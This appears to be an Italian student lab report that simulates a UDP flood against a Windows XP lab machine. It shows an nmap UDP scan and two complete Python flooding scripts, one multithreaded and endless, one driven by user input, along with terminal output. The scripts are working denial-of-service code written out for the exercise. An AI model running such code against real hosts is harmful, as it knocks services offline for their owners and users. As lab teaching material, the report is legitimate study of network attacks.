Relazione

Obiettivo : simulare un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP che abbiamo trovato aperta in precedenza.


Per prima cosa ho verificato le porte aperte con il comando sudo nmap –sU –p 53,123,161,1900 -–open -T4 –Pn –v 192.168.50.102

Successivamente ho aperto Visual studio code e ho creato la libreria udp_flood.py inserendo il codice creato


udp_flood.py > ...


```python
import socket
import random
import threading

# Configurazione target
target_ip = "192.168.50.102"  # Sostituire con l'IP della macchina target
target_ports = [53, 123, 161, 1900]  # Porte UDP specifiche

# Funzione per inviare pacchetti UDP
def udp_flood():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # Creazione del socket UDP
    packet = random._urandom(1024)  # Genera un pacchetto di 1024 byte di dati casuali

    while True:
        try:
            target_port = random.choice(target_ports)  # Scegli una porta casuale dalla lista
            sock.sendto(packet, (target_ip, target_port))  # Invio pacchetto al target
            print(f"Pacchetto inviato a {target_ip}:{target_port}")
        except Exception as e:
            print(f"Errore: {e}")
            break

# Creazione di thread per simulare il flood
thread_count = 10  # Numero di thread simultanei
threads = []

for i in range(thread_count):
    thread = threading.Thread(target=udp_flood)
    threads.append(thread)
    thread.start()

# Attesa che i thread terminino
for thread in threads:
    thread.join()
```

facendo partire mettiamo in ascolto wireshark



Mentre sulla macchina WindowsXP





Seguendo invece le richieste della traccia

- Input dell'IP Target:

- Input della Porta Target
- Numero di Pacchetti da Inviare

```python
import socket
import random
import threading

# Funzione per inviare pacchetti UDP
def udp_flood(target_ip, target_port, packet_count):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # Creazione del socket UDP
    packet = random._urandom(1024)  # Genera un pacchetto di 1 KB di dati casuali

    for _ in range(packet_count):
        try:
            sock.sendto(packet, (target_ip, target_port))  # Invio pacchetto al target
            print(f"Pacchetto inviato a {target_ip}:{target_port}")
        except Exception as e:
            print(f"Errore: {e}")
            break

# Input dell'utente
target_ip = input("Inserisci l'IP della macchina target: ")
target_port = int(input("Inserisci la porta UDP della macchina target: "))
packet_count = int(input("Inserisci il numero di pacchetti da inviare: "))

# Avvio dell'attacco UDP Flood
udp_flood(target_ip, target_port, packet_count)
```

facendo partire

```
┌──(kali㉿kali)-[~/TEST PYTHON]
└─$ /bin/python "/home/kali/TEST PYTHON/udp_flood2.py"
Inserisci l'IP della macchina target: 192.168.50.102
Inserisci la porta UDP della macchina target: 1900
Inserisci il numero di pacchetti da inviare: 5000
```

Inserisco vari valori e varie porte e vedendo su windowsXP risulta così il task manager